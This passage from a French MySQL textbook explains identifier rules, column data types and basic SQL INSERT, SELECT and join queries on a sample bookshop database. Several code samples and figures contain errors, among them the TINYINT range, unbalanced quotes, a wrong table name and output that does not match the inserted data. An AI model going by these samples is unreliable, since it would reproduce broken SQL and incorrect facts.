Bases de données	64	Comme le SE	N'importe quel caractère autorisé dans les noms des répertoires de votre système d'exploitation (SE), sauf les caractères `/`, `\` et `.`
Table	64	Comme le SE	N'importe quel caractère autorisé dans les noms des fichiers de votre système d'exploitation, sauf les caractères `/` et `.`

Tableau 9.4 : Identificateurs MySQL *(suite)*

Type	*Longueur maximale*	*Majuscules/ minuscules*	*Caractères autorisés*
Colonne	64	Non	N'importe lesquels
Index	64	Non	N'importe lesquels
Alias	255	Non	N'importe lesquels

Ces règles sont extrêmement souples. Vous pouvez même utiliser des mots réservés, ou des caractères spéciaux, la seule limitation étant que si vous utilisez cette caractéristique il faudra placer vos identificateurs entre apostrophes inversées (Alt Gr+è sur les claviers français pour PC, la touche à gauche de Entrée sur les claviers français pour Mac) :

```
create database `create database`;
```

Naturellement, cette liberté supplémentaire ne doit être utilisée qu'à bon escient. Ce n'est pas parce que vous pouvez appeler une base de données *`create database`* qu'il faut le faire. Ce principe reste valable dans n'importe quel type de programmation : il faut toujours utiliser des identificateurs évocateurs.

Types des colonnes

Les colonnes des tables MySQL peuvent être des nombres, des dates et des heures, ou des chaînes de caractères. Chacune de ces catégories compte plusieurs types différents que nous allons résumer ici. Au Chapitre 12, nous étudierons leurs avantages et leurs inconvénients.

Il existe plusieurs variantes de ces trois catégories en fonction de leur taille de stockage. Lorsque l'on choisit un type de colonne, il faut généralement choisir le type le plus petit dans lequel vos données peuvent entrer.

Pour de nombreux types, vous pouvez spécifier la longueur maximale d'affichage (qui correspond au paramètre `M` dans les tableaux suivants) lorsque vous créez une colonne. Si ce paramètre est facultatif, il est indiqué entre crochets. La valeur maximale de `M` est 255.

Dans les descriptions qui suivent, les autres valeurs facultatives sont présentées entre crochets.

Types numériques

Les types numériques sont des nombres entiers ou des nombres à virgule flottante. Pour les nombres à virgule flottante, vous pouvez préciser le nombre de chiffres après la virgule (paramètre `D`). La valeur maximale de `D` est la plus petite valeur entre 30 et `M 2`

(c'est-à-dire la longueur maximale d'affichage moins deux : un caractère pour le point et un pour la partie entière du nombre).

Pour les types entiers, vous pouvez utiliser l'attribut `UNSIGNED` pour n'accepter que des nombres positifs, comme le montre le Listing 9.1.

Pour tous les types numériques, vous pouvez utiliser l'attribut `ZEROFILL`. Lorsque les valeurs d'une colonne `ZEROFILL` sont affichées, elles sont justifiées à gauche avec des 0. Une colonne avec l'attribut `ZEROFILL` est automatiquement considérée comme `UNSIGNED`.

Les types entiers sont présentés dans le Tableau 9.5, qui donne à la fois les intervalles signés et non signés pour les valeurs possibles.

Tableau 9.5 : Types de données entiers

Type	*Intervalle*	*Taille (octets)*	*Description*
`TINYINT[(M)]`	–127..128, ou 0..255	1	Entiers très courts
`BIT`			Synonyme de `TINYINT`
`BOOL`			Synonyme de `TINYINT`
`SMALLINT[(M)]`	–32 768..32 767, ou 0..65 535	2	Entiers courts
`MEDIUMINT[(M)]`	–8 388 608.. 8 388 607, ou 0..16 777 215	3	Entiers de taille moyenne
`INT[(M)]`	$-2^{31}..2^{31} - 1$, ou $0..2^{32} - 1$	4	Entiers classiques
`INTEGER[(M)]`			Synonyme de `INT`
`BIGINT[(M)]`	$-2^{63}..2^{63} - 1$, ou $0..2^{64} - 1$	8	Entiers larges

Les types à virgule flottante sont présentés dans le Tableau 9.6.

Tableau 9.6 : Types de données à virgule flottante

Type	*Intervalle*	*Taille (octets)*	*Description*
`FLOAT (`*`précision`*`)`	Dépend de la précision	Variable	Peut être utilisé pour représenter des nombres à virgule flottante en simple ou double précision.
`FLOAT[(M,D)]`	±1.175494351E-38, ±3.402823466E+38	4	Nombres à virgule flottante en simple précision. Équivalent à `FLOAT(4)`, mais avec une largeur d'affichage et un nombre de chiffres après la virgule.

Tableau 9.6 : Types de données à virgule flottante *(suite)*

Type	*Intervalle*	*Taille (octets)*	*Description*
`DOUBLE[(M,D)]`	±1.7976931348623157E+308, ±2.2250738585072014E-308	8	Nombres à virgule flottante en double précision. Équivalent à `FLOAT(8)`, mais avec une largeur d'affichage et un nombre de chiffres après la virgule.
`DOUBLE PRECISION [(M,D)]`	Comme ci-dessus		Synonyme de `DOUBLE[(M, D)]`.
`REAL[(M,D)]`	Comme ci-dessus		Synonyme de `DOUBLE[(M, D)]`.
`DECIMAL [(M[,D])]`	Variable	M+2	Nombres à virgule flottante enregistré comme un type `char`. L'intervalle dépend de `M`, la largeur d'affichage.
`NUMERIC [(M,D)]`	Comme ci-dessus		Synonyme de `DECIMAL`.
`DEC[(M,D)]`	Comme ci-dessus		Synonyme de `DECIMAL`.
`FIXED[(M,D)]`	Comme ci-dessus		Synonyme de `DECIMAL`.

Types de dates et d'heures

MySQL prend en charge plusieurs types de dates et d'heures, présentés dans le Tableau 9.7. Grâce à tous ces types, vous pouvez saisir vos données sous la forme d'une chaîne de caractères ou sous un format numérique. Une colonne `TIMESTAMP` d'une ligne particulière prend automatiquement la date et l'heure de la dernière opération sur cette ligne, à moins que vous ne la définissiez manuellement. Cette caractéristique est très utile pour le suivi des transactions.

Tableau 9.7 : Types de dates et d'heures

Type	*Intervalle*	*Description*
`DATE`	1000-01-01, 9999-12-31	Une date, affichée au format `YYYY MM DD`.
`TIME`	-838:59:59, 838:59:59	Une heure, affichée au format `HH:MM:SS`. Vous remarquerez que cet intervalle est beaucoup plus grand que ce que l'on utilise ordinairement.
`DATETIME`	1000-01-01 00:00:00, 9999-12-31 23:59:59	Une date et une heure, affichées au format `YYYY MM DDHH:MM:SS`.

Tableau 9.7 : Types de dates et d'heures *(suite)*

Type	*Intervalle*	*Description*
`TIMESTAMP[(M)]`	1970-01-01 00:00:00	Une date complète (ou étiquette temporelle), utile pour identifier les transactions. Le format d'affichage dépend de la valeur de `M` (voir le Tableau 9.8). La valeur maximale dépend de la limite d'Unix, qui se situe parfois en 2037.
`YEAR[(2|4)]`	70-69 (1970-2069), 1901-2155	Une année, au format 2 ou 4 chiffres. Chacun de ces formats correspond à un intervalle.

Le Tableau 9.8 présente les différents types d'affichages de `TIMESTAMP`.

Tableau 9.8 : Les types d'affichages de *TIMESTAMP*

Type spécifié	*Affichage*
`TIMESTAMP`	YYYYMMDDHHMMSS
`TIMESTAMP(14)`	YYYYMMDDHHMMSS
`TIMESTAMP(12)`	YYMMDDHHMMSS
`TIMESTAMP(10)`	YYMMDDHHMM
`TIMESTAMP(8)`	YYYYMMDD
`TIMESTAMP(6)`	YYMMDD
`TIMESTAMP(4)`	YYMM
`TIMESTAMP(2)`	YY

Types de chaînes

Il existe trois types de chaînes. Tout d'abord les chaînes classiques, c'est-à-dire des chaînes de texte courtes. Ces chaînes correspondent aux types `CHAR` (longueur fixe) et `VARCHAR` (longueur variable). Vous pouvez spécifier la largeur de ces chaînes. Les colonnes de type `CHAR` sont justifiées avec des espaces pour atteindre la taille indiquée, alors que la taille de stockage des colonnes `VARCHAR` varie automatiquement en fonction de leur contenu. MySQL supprime les espaces placés à la fin des `CHAR` lorsqu'ils sont *lus* et ceux des `VARCHAR` lorsqu'ils sont *stockés*. Le choix entre ces deux types revient à faire un compromis entre l'espace de stockage et la vitesse. Nous y reviendrons au Chapitre 12.

Il existe également les types TEXT et BLOB, dans différentes tailles. Ces types correspondent à des données texte ou binaires plus longues. Les BLOB sont des "objets binaires de grande taille" (*Binary Large OBjects*). Ils peuvent contenir ce que vous voulez, comme des images ou du son.

Dans la pratique, les colonnes BLOB et TEXT sont identiques, sauf que les colonnes BLOB tiennent compte de la différence majuscules/minuscules, contrairement aux colonnes TEXT. Comme ces types de colonnes peuvent contenir des données très volumineuses, leur emploi nécessite certaines précautions. Nous évoquerons ce problème au Chapitre 12.

Le troisième groupe contient deux types spéciaux, SET et ENUM. Le type SET permet de préciser que les valeurs d'une colonne doivent faire partie d'un certain ensemble de valeurs. Les valeurs de la colonne peuvent contenir plusieurs valeurs provenant de cet ensemble. Vous pouvez avoir au maximum 64 éléments provenant de l'ensemble spécifié.

ENUM ressemble beaucoup à SET, sauf que les colonnes de ce type ne peuvent contenir qu'une seule des valeurs indiquées, ou NULL. Par ailleurs, une énumération ne peut pas contenir plus de 65 535 éléments.

Les types de chaînes sont résumés dans les Tableaux 9.9, 9.10 et 9.11. Le Tableau 9.9 présente les types de chaînes classiques.

Tableau 9.9 : Types de chaînes classiques

Type	*Intervalle*	*Description*
`[NATIONAL] CHAR(M) [BINARY | ASCII | UNICODE]`	0 à 255	Chaîne de taille fixe, de longueur M, où M est compris entre 0 et 255. Le mot-clé NATIONAL précise qu'on doit utiliser le jeu de caractères par défaut. Cela correspond au comportement par défaut de MySQL, mais il peut également être précisé parce qu'il fait partie du standard SQL ANSI. Le mot-clé BINARY indique que les données doivent être traitées en respectant les majuscules et les minuscules (le comportement par défaut consiste à ignorer la casse). Le mot-clé ASCII précise que la colonne utilisera le jeu de caractères latin1. Le mot-clé UNICODE indique que le jeu de caractères sera ucs.
`CHAR [NATIONAL]`		Synonyme de CHAR(1).
`[NATIONAL] VARCHAR(M) [BINARY]`	1 à 255	Comme ci-dessus, sauf que la longueur est variable.

Le Tableau 9.10 résume les types TEXT et BLOB. La longueur maximale d'un champ TEXT (en caractères) correspond à la taille maximale en octets des fichiers qui doivent être enregistrés dans ce champ.

Tableau 9.10 : Types *TEXT* et *BLOB*

Type	*Longueur maximale (caractères)*	*Description*
`TINYBLOB`	2^8 – 1 (c'est-à-dire 255)	Un petit champ `BLOB`
`TINYTEXT`	2^8 – 1 (c'est-à-dire 255)	Un petit champ `TEXT`
`BLOB`	2^{16} – 1 (c'est-à-dire 65 535)	Un champ `BLOB` de taille normale
`TEXT`	2^{16} – 1 (c'est-à-dire 65 535)	Un champ `TEXT` de taille normale
`MEDIUMBLOB`	2^{24} – 1 (c'est-à-dire 16 777 215)	Un champ `BLOB` de taille moyenne
`MEDIUMTEXT`	2^{24} – 1 (c'est-à-dire 16 777 215)	Un champ `TEXT` de taille moyenne
`LONGBLOB`	2^{32} – 1 (c'est-à-dire 4 294 967 295)	Un champ `BLOB` de grande taille
`LONGTEXT`	2^{32} – 1 (c'est-à-dire 4 294 967 295)	Un champ `TEXT` de grande taille

Le Tableau 9.11 présente les types `ENUM` et `SET`.

Tableau 9.11 : Types *SET* et *ENUM*

Type	*Maximum de valeurs dans l'ensemble*	*Description*
`ENUM('valeur1', 'valeur2',...)`	65 535	Les colonnes de ce type ne peuvent contenir qu'une seule des valeurs énumérées, ou `NULL`.
`SET('valeur1', 'valeur2',...)`	64	Les colonnes de ce type peuvent contenir un ensemble de valeurs parmi celles de la liste, ou `NULL`.

Pour aller plus loin

Pour plus d'informations, reportez-vous au chapitre du manuel en ligne qui concerne la configuration d'une base de données, sur le site **http://www.mysql.com/**.

Pour la suite

Maintenant que vous savez comment créer des utilisateurs, des bases de données et des tables, vous pouvez vous intéresser à l'interaction avec la base de données. Nous verrons au prochain chapitre comment insérer des données dans des tables, comment les mettre à jour, les supprimer et comment interroger la base.

10

Travailler avec une base de données MySQL

Dans ce chapitre, nous présenterons SQL (*Structured Query Language*) et nous verrons comment l'utiliser pour interroger des bases de données. Nous continuerons le développement de la base de données Book-O-Rama en apprenant à insérer, à supprimer et à mettre à jour des données. Nous verrons également comment interroger la base de données.

Nous commencerons par présenter SQL et verrons en quoi cet outil peut nous être utile.

Si vous n'avez pas encore configuré la base de données de Book-O-Rama, vous devez le faire avant d'exécuter les requêtes SQL de ce chapitre. Vous trouverez tous les détails de cette procédure au Chapitre 9.

Qu'est-ce que SQL ?

SQL signifie *Structured Query Language*, ou "langage de requêtes structuré". C'est le langage le plus employé par les systèmes de gestion de bases de données relationnelles (SGBDR) pour stocker et récupérer les données. Il est utilisé par des systèmes de bases de données comme MySQL, Oracle, PostgreSQL, Sybase et Microsoft SQL Server, pour ne citer qu'eux.

Bien qu'il y ait pour SQL un standard ANSI que les systèmes de bases de données comme MySQL s'efforcent de respecter, il existe toutefois quelques différences subtiles entre ce SQL standard et le SQL de MySQL. Il est prévu que certaines d'entre elles soient résorbées dans les versions futures afin de se rapprocher du standard, mais d'autres sont délibérées. Nous signalerons les plus importantes à mesure de notre exposé. Pour une liste exhaustive des différences entre le SQL version ANSI et celui de MySQL, consultez le manuel en ligne de MySQL. Vous trouverez cette page à l'URL

suivante, ainsi qu' à plusieurs autres endroits : **http://dev.mysql.com/doc/refman/5.1/en/compatibility.html**.

Vous avez peut-être déjà entendu employer les termes *langage de définition des données* (LDD) pour la définition des bases de données et *langage de manipulation des données* (LMD) pour l'interrogation des bases de données. SQL comprend les deux. Au Chapitre 9, nous avons présenté la définition des données (LDD) en SQL et nous nous en sommes donc déjà un peu servis. Le LDD permet de mettre en place une base de données.

La partie LMD de SQL sert bien plus souvent, puisqu'on l'utilise à chaque fois que l'on enregistre ou que l'on lit des données dans une base de données.

Insertion de données dans une base de données

Avant de pouvoir travailler avec une base de données, vous devez y enregistrer des informations. La plupart du temps, vous vous servirez de l'instruction `INSERT`.

Rappelez-vous que les SGBDR contiennent des tables qui renferment à leur tour des lignes de données, organisées en colonnes. Chaque ligne d'une table décrit normalement un objet du mode réel ou une relation, et les valeurs d'une colonne pour une ligne donnée correspondent aux informations relatives à un objet réel particulier. Nous pouvons nous servir de l'instruction `INSERT` pour ajouter des lignes de données dans la base de données.

La syntaxe de `INSERT` est la suivante :

```
INSERT [INTO] table [(colonne1, colonne2, colonne3,...)] VALUES
(valeur1, valeur2, valeur3,...);
```

Pour, par exemple, insérer une ligne dans la table `Clients` de Book-O-Rama, vous pouvez saisir la commande suivante :

```
insert into clients values
  (NULL, 'Julie Dupont', '25 rue noire', 'Toulouse');
```

Vous remarquerez que nous avons remplacé *table* par le nom de la table dans laquelle nous souhaitions placer nos données et que nous avons placé les valeurs à insérer dans la liste qui suit la clause `values`. Toutes les valeurs de cet exemple ont été mises entre apostrophes simples. Avec MySQL, les chaînes de caractères doivent toujours être mises entre apostrophes simples ou doubles (dans ce livre, nous utiliserons ces deux types d'apostrophes). Les nombres et les dates n'en ont pas besoin.

L'instruction `INSERT` mérite quelques commentaires.

Les valeurs indiquées sont utilisées pour remplir la table, dans l'ordre où elles sont fournies. Cependant, si vous souhaitez remplir uniquement certaines colonnes ou si

vous voulez donner les valeurs dans un ordre différent, vous pouvez préciser le nom des colonnes dans l'instruction. Par exemple :

```
insert into clients (nom, ville) values
('Melissa Martin', 'Albi');
```

Cette approche n'est intéressante que si vous possédez des données partielles pour un enregistrement particulier ou si certains champs de l'enregistrement sont facultatifs. Voici une autre syntaxe similaire :

```
insert into clients
set nom = 'Michel Archer',
    adresse = "12 Avenue plate' ,
    ville = 'Montauban';
```

Vous remarquerez également que nous avons donné la valeur `NULL` à la colonne `idclient` lorsque nous avons ajouté *Julie Dupont* et que nous avons ignoré cette colonne lorsque nous avons ajouté les autres clients. Vous vous rappelez peut-être que, lorsque nous avons configuré la base de données, nous avons indiqué que `idclient` était la clé primaire de la table `clients` : cette procédure peut donc vous sembler étrange. Cependant, nous avions également attribué l'attribut `AUTO INCREMENT` à ce champ, ce qui signifie que si nous insérons une ligne avec la valeur `NULL` (ou aucune valeur) dans ce champ, MySQL produira le nombre suivant dans la séquence d'auto-incrémentation et l'insérera automatiquement à notre place. Cette fonctionnalité est particulièrement appréciable.

Il est également possible d'insérer plusieurs lignes d'un seul coup dans une table. Chaque ligne doit être mise entre parenthèses et les ensembles de parenthèses doivent être séparés par des virgules.

L'instruction `INSERT` n'a que peu de variantes. Après le mot `INSERT`, vous pouvez ajouter les mots-clés `LOW PRIORITY` ou `DELAYED`. Le premier indique que le système peut attendre et effectuer l'insertion plus tard, lorsqu'il n'y aura plus de lecture dans la table. Le second, que les données insérées seront mises en tampon. Si le serveur est occupé, vous pouvez donc continuer à exécuter des requêtes au lieu d'avoir à attendre que l'opération `INSERT` soit terminée.

Immédiatement après ces mots-clés, vous pouvez éventuellement ajouter `IGNORE` pour qu'une tentative d'insertion de lignes produisant une clé dupliquée supprime ces lignes sans prévenir. L'autre solution consiste à utiliser `ON DUPLICATE KEY UPDATE` *`expression`* à la fin de l'instruction `INSERT`. Cette clause permet de modifier la valeur dupliquée en utilisant une instruction `UPDATE` classique (voir plus loin dans ce chapitre).

Nous avons réuni quelques données pour remplir la base de données grâce à quelques instructions `INSERT` qui se servent de l'approche multiligne que nous venons d'évoquer.

Le script correspondant se trouve sur le site Pearson, dans le fichier *\chapitre10\insertion_livres.sql*. Vous le trouverez également dans le Listing 10.1.

Listing 10.1 : *insertions_livres.sql* — Script SQL de remplissage des tables de Book-O-Rama

```
use livres;

insert into clients values
  (3, 'Julie Dupont, '25 rue noire', 'Toulouse'),
  (4, 'Alain Wong', '147 Avenue Haines', 'Bordeaux'),
  (5, 'Michelle Arthur', '357 rue de Paris', 'Ramonville');

insert into commandes values
  (NULL, 3, 69.98, '2007-04-02'),
  (NULL, 1, 49.99, '2007-04-15'),
  (NULL, 2, 74.98, '2007-04-19'),
  (NULL, 3, 24.99, '2007-05-01');

insert into livres values
  ('0-672-31697-8', 'Michael Morgan',
   'Java 2 for Professional Developers', 34.99),
  ('0-672-31745-1', 'Thomas Down', 'Installing Debian GNU/Linux', 24.99),
  ('0-672-31509-2', 'Pruitt, et al.', 'Teach Yourself GIMP in 24 Hours',
24.99),
  ('0-672-31769-9', 'Thomas Schenk',
   'Caldera OpenLinux System Administration Unleashed', 49.99);

insert into livres_commandes values
  (1, '0-672-31697-8', 2),
  (2, '0-672-31769-9', 1),
  (3, '0-672-31769-9', 1),
  (3, '0-672-31509-2', 1),
  (4, '0-672-31745-1', 3);

insert into commentaires_livres values
  ('0-672-31697-8', 'Le livre de Morgan est bien écrit et va bien
                     au-delà de la plupart des livres sur Java.');
```

Vous pouvez exécuter ce script en ligne de commande en l'envoyant à MySQL *via* un pipeline, comme ici:

```
> mysql -h hôte -u bookorama -p livres < path/vers/insertions_livres.sql
```

Récupération des données dans la base de données

L'instruction principale de SQL est `SELECT`. Elle permet de récupérer des données dans une base de données en sélectionnant les lignes qui correspondent à certains critères. L'instruction `SELECT` reconnaît beaucoup d'options et peut être utilisée de plusieurs manières très différentes.

Voici la syntaxe d'une instruction `SELECT` :

```
SELECT [options] éléments
[INTO fichier]
FROM tables
[ WHERE conditions ]
[ GROUP BY regroupement ]
[ HAVING propriétés ]
[ ORDER BY liste_tri]
[LIMIT limite ]
[PROCEDURE nom_proc(paramètres)]
[options de verrouillage]
;
```

Nous reviendrons un peu plus loin sur toutes les clauses de cette instruction. Pour l'instant, examinons une requête sans aucune clause facultative, c'est-à-dire une requête simple qui sélectionne des éléments dans une table particulière. Typiquement, ces éléments sont des colonnes de la table, mais il peut également s'agir des résultats de n'importe quelle expression MySQL. Nous reviendrons sur les plus utiles un peu plus loin dans cette section. Cette requête renvoie le contenu des colonnes `nom` et `ville` de la table `clients` :

```
select nom, ville
from clients;
```

Cette requête renvoie le résultat suivant, en supposant que vous ayez saisi les données du Listing 10.1 et que vous ayez exécuté les deux autres instructions `INSERT` citées à titre d'exemple :

```
+-----------------+--------------------+
| nom             | ville              |
+-----------------+--------------------+
| Julie Dupont    | Toulouse           |
| Alain Wong      | Bordeaux           |
| Michelle Arthur | Ramonville         |
| Melissa Martin  | Albi               |
| Michal Archer   | Montauban          |
+-----------------+--------------------+
```

Comme vous pouvez le constater, nous obtenons une table qui contient les éléments sélectionnés (`nom` et `ville`), à partir de la table que nous avons spécifiée, `clients`. Ces données sont issues de toutes les lignes de la table `clients`.

Vous pouvez indiquer autant de colonnes que vous le souhaitez, en les mentionnant après le mot-clé `select`. Vous pouvez aussi spécifier d'autres éléments, comme le joker (`*`), qui symbolise toutes les colonnes de la table concernée. Pour, par exemple, afficher toutes les colonnes et toutes les lignes de la table `livres commandes`, nous pouvons utiliser l'instruction suivante :

```
select *
from livres_commandes;
```

Cette commande renvoie la sortie suivante :

```
+------------+---------------+----------+
| idcommande | isbn          | quantite |
+------------+---------------+----------+
|          1 | 0-672-31697-8 |        2 |
|          2 | 0-672-31769-9 |        1 |
|          3 | 0-672-31769-9 |        1 |
|          3 | 0-672-31509-2 |        1 |
|          4 | 0-672-31745-1 |        3 |
+------------+---------------+----------+
```

Récupérer des données ayant des critères spécifiques

Pour accéder à un sous-ensemble de lignes d'une table, nous devons indiquer plusieurs critères de sélection à l'aide de la clause `WHERE`. Par exemple :

```
select *
from commandes
where idclient = 3;
```

sélectionne toutes les colonnes de la table `commandes`, mais uniquement pour les lignes dont le `idclient` vaut 3. Voici le résultat obtenu :

```
+------------+----------+---------+------------+
| idcommande | idclient | montant | date       |
+------------+----------+---------+------------+
|          1 |        3 |   69.98 | 2007-04-02 |
|          4 |        3 |   24.99 | 2007-05-01 |
+------------+----------+---------+------------+
```

La clause `WHERE` précise les critères utilisés pour sélectionner les lignes. Dans notre exemple, nous avons sélectionné les lignes dont le `idclient` vaut 3. En SQL, c'est le signe égal qui permet de tester l'égalité : c'est donc différent de PHP et c'est une source d'erreur fréquente lorsqu'on utilise conjointement ces deux langages.

Outre le test d'égalité, MySQL dispose de plusieurs opérateurs de comparaison et d'expressions régulières, dont les plus courants sont présentés dans le Tableau 10.1. Notez bien qu'il ne s'agit pas d'une liste complète ; en cas de besoin, reportez-vous au manuel de MySQL.

Tableau 10.1 : Les opérateurs de comparaison utiles dans les clauses *WHERE*

Opérateur	*Nom (si possible)*	*Exemple*	*Description*
=	Égalité	idclient = 3	Teste si deux valeurs sont égales.
>	Supérieur	montant > 60.00	Teste si une valeur est supérieure à une autre.
<	Inférieur	montant < 60.00	Teste si une valeur est inférieure à une autre.

Tableau 10.1 : Les opérateurs de comparaison utiles dans les clauses *WHERE (suite)*

Opérateur	*Nom (si possible)*	*Exemple*	*Description*
`>=`	Supérieur ou égal	montant >= 60.00	Teste si une valeur est supérieure ou égale à une autre.
`<=`	Inférieur ou égal	montant <= 60.00	Teste si une valeur est inférieure ou égale à une autre.
`!= ou <>`	Différent de	quantité != 0	Teste si deux valeurs sont différentes.
`IS NOT NULL`		adresse is not null	Teste si un champ contient une valeur.
`IS NULL`		adresse is null	Teste si un champ ne contient aucune valeur.
`BETWEEN`		montant between 0 and 60.00	Teste si une valeur se trouve dans un intervalle spécifié.
`IN`		ville in (`"Carlton"`, `"Moe"`)	Teste si une valeur se trouve dans un ensemble spécifié.
`NOT IN`		ville not in (`"Carlton","Moe"`)	Teste si une valeur ne se trouve pas dans un ensemble spécifié.
`LIKE`	Concordance de motif	nom like (`"Fred %"`)	Teste si une valeur correspond à un motif spécifié.
`NOT LIKE`	Concordance de motif	nom not like (`"Fred %"`)	Teste si une valeur ne correspond pas à un motif spécifié.
`REGEXP`	Expression régulière	nom regexp	Teste si une valeur correspond à une expression régulière.

Les trois dernières lignes de ce tableau font référence à `LIKE` et à `REGEXP`, qui effectuent des comparaisons de motifs.

`LIKE` utilise la concordance de motif de SQL. Les motifs peuvent contenir du texte classique, plus les caractères `%` et . Le caractère `%` sert de joker pour indiquer une correspondance sur un nombre quelconque (éventuellement nul) de caractères, et correspond à n'importe quel caractère unique.

Le mot-clé `REGEXP` est utilisé pour les recherches de correspondances réalisées avec des expressions régulières. MySQL utilise les expressions régulières POSIX. Vous pouvez aussi vous servir de `RLIKE` à la place de `REGEXP`, car ce sont deux synonymes. Les expressions régulières POSIX sont celles que nous avons présentées au Chapitre 4).

Vous pouvez tester plusieurs critères en les associant avec `AND` et `OR`. Par exemple :

```
select *
from clients
where idclient = 3 or idclient = 4;
```

Récupérer des données dans plusieurs tables

Pour répondre à une question posée à la base de données, il faut souvent récupérer des données dans plusieurs tables. Si, par exemple, vous souhaitez connaître les clients qui ont passé des commandes au cours du mois courant, vous devez examiner la table `clients` et la table `commandes`. En outre, si vous souhaitez savoir précisément ce qu'ils ont commandé, vous devez également examiner la table `livres commandes`.

Ces éléments se trouvent dans différentes tables puisqu'ils correspondent à des objets réels différents. C'est l'un des principes de conception que nous avons vus au Chapitre 8.

Pour rassembler ces informations avec SQL, vous devez effectuer une opération appelée *jointure*. Cette opération revient simplement à réunir plusieurs tables en fonction des relations qui existent entre leurs données. Par exemple, si nous souhaitons afficher les commandes effectuées par *Julie Dupont*, nous devons commencer par rechercher l'`idclient` de *Julie* dans la table `clients`, puis rechercher les commandes correspondant à cet `idclient` dans la table `commandes`.

Bien que les opérations de jointure soient conceptuellement assez simples, il s'agit en fait d'une des parties les plus subtiles et les plus complexes de SQL. MySQL implémente plusieurs types de jointures, adaptés à différentes situations.

Jointure simple de deux tables

Commençons par étudier le code SQL pour la requête dont nous venons de parler, à propos de *Julie Dupont* :

```
select commandes.idcommande, commandes.montant, commandes.date
from clients, commande
where clients.nom = 'Julie Dupont'
and clients.idclient = commandes.idclient;
```

Le résultat de cette requête est le suivant :

```
+------------+---------+------------+
| idcommande | montant | date       |
+------------+---------+------------+
|          1 |   69.99 | 2007-04-02 |
|          4 |   24.99 | 2007-05-01 |
+------------+---------+------------+
```

Nous pouvons remarquer plusieurs choses intéressantes.

Tout d'abord, comme il faut réunir les informations des deux tables pour répondre à cette requête, nous avons indiqué ces deux tables dans la requête.

Ce faisant, nous avons précisé un type de jointure sans le savoir. En effet, la virgule qui sépare les noms des tables est équivalente à `INNER JOIN` ou à `CROSS JOIN`. Il s'agit d'un type de jointure parfois appelé *jointure complète* ou *produit cartésien* de deux tables. Ce type de jointure signifie littéralement : "À partir des tables indiquées, créer une seule grande table qui doit contenir une ligne pour chaque combinaison possible des lignes de ces tables, que cela ait un sens ou non." En d'autres termes, nous obtenons une table contenant toutes les lignes de la table `clients` associées à toutes les lignes de la table `commandes`, quelles que soient les commandes effectuées par les clients.

Cette opération brutale n'a pas beaucoup de sens dans la plupart des cas. En effet, on souhaite le plus souvent ne retenir que les lignes qui ont un sens, c'est-à-dire ici les commandes passées par un client qui correspondent à ce client.

Pour obtenir ce résultat, il suffit d'ajouter une *condition de jointure* dans la clause `WHERE`. Ce type d'instruction conditionnelle spéciale exprime la relation qui doit exister entre les deux tables. Ici, notre condition de jointure est la suivante :

```
clients.idclient = commandes.idclient
```

Elle demande à MySQL de ne placer dans la table finale que les lignes dont le `idclient` de la table `clients` correspond au `idclient` de la table `commandes`.

En ajoutant cette condition de jointure à notre requête, nous avons créé un autre type de jointure, appelé *équi-jointure*.

Vous avez également remarqué la notation avec le point, qui permet de préciser sans ambiguïté la table dont proviennent les colonnes : `clients.idclient` fait référence à la colonne `idclient` de la table `clients` et `commandes.idclient` fait référence à la colonne `idclient` de la table `commandes`.

Cette notation est nécessaire lorsque le nom d'une colonne est ambigu, c'est-à-dire s'il apparaît dans plusieurs tables.

En outre, cette notation pointée peut également être utilisée pour lever les ambiguïtés sur des noms de colonnes de bases de données différentes. Dans cet exemple, nous nous sommes servis de la notation `table.colonne`, mais il est également possible d'y ajouter le nom d'une base de données (`base de données.table.colonne`), par exemple pour tester une condition comme celle-ci :

```
livres.commandes.idclient = autre_bd.commandes.idclient
```

Enfin, vous pouvez vous servir de cette notation pour toutes les références de colonnes dans une requête. C'est généralement conseillé, surtout lorsque vos requêtes deviennent un peu plus complexes car, même si ce n'est pas imposé par MySQL, cela facilite beaucoup la lisibilité et la maintenance des requêtes. Vous remarquerez d'ailleurs que nous avons respecté cette convention dans le reste de la requête précédente, par exemple dans la condition :

```
clients.nom = 'Julie Dupont'
```

La colonne `nom` n'existant que dans la table `clients`, nous n'avions pas réellement besoin de préciser la table dont elle provient. Pour les utilisateurs qui relisent le code, en revanche, la référence `nom` seule reste vague et elle devient plus claire sous la forme `clients.nom`.

Jointures de plus de deux tables

Cette opération n'est pas plus complexe que la jointure de deux tables. D'une manière générale, les tables doivent être jointes deux à deux avec des conditions de jointure. Vous pouvez considérer que cela revient à respecter les relations qui existent entre les données des tables.

Par exemple, si nous souhaitons connaître les clients qui ont commandé des livres sur Java (éventuellement pour pouvoir leur envoyer des informations sur un nouveau livre sur ce langage), nous devons suivre ces relations dans plusieurs tables.

Nous devons commencer par repérer les clients qui ont passé au moins une commande contenant un `Livres Commandes` correspondant à un livre sur Java. Pour passer de la table `clients` à la table `commandes`, nous pouvons nous servir de la colonne `idclient`, comme nous l'avons déjà fait. Pour passer de la table `commandes` à la table `Livres Commandes`, nous pouvons utiliser `idcommande`. Pour obtenir dans la table `Livres Commandes` un livre spécifique de la table `livres`, nous pouvons nous servir du numéro ISBN. Après avoir établi toutes ces relations, nous pouvons chercher les livres dont le titre contient "Java" et renvoyer les noms des clients qui ont acheté l'un de ces livres.

Voyons maintenant le code de cette requête :

```
select clients.nom
from clients, commandes, livres_commandes, livres
where clients.idclient = commandes.idclient
and commandes.idcommande = livres_commandes.idcommande
and livres_commandes.isbn = livres.isbn
and livres.titre like '%Java%';
```

Cette requête renvoie le résultat suivant :

```
+-----------------+
| nom             |
+-----------------+
| Julie Dupont    |
+-----------------+
```

Vous remarquerez que nous avons suivi les données dans quatre tables différentes. Pour faire cela avec une équi-jointure, nous avons besoin de trois conditions de jointure différentes. Comme il faut généralement une condition de jointure pour chaque paire de tables que vous souhaitez réunir, il y a au total une jointure de moins que le nombre de tables à joindre. Cette règle est assez utile pour déboguer les requêtes qui ne fonctionnent pas. Vérifiez vos conditions de jointure et assurez-vous que vous respectez

bien les enchaînements nécessaires pour obtenir ce que vous vouliez à partir des informations que vous avez données.

Trouver les lignes qui ne correspondent pas

L'autre type de jointure principal dont vous aurez besoin est la *jointure à gauche*.

Dans les exemples précédents, seules les lignes vérifiant les conditions dans toutes les tables étaient retenues. Il arrive cependant que l'on ait besoin des lignes qui ne correspondent pas à ces conditions, par exemple pour rechercher les clients qui n'ont passé aucune commande ou les livres qui n'ont jamais été achetés.

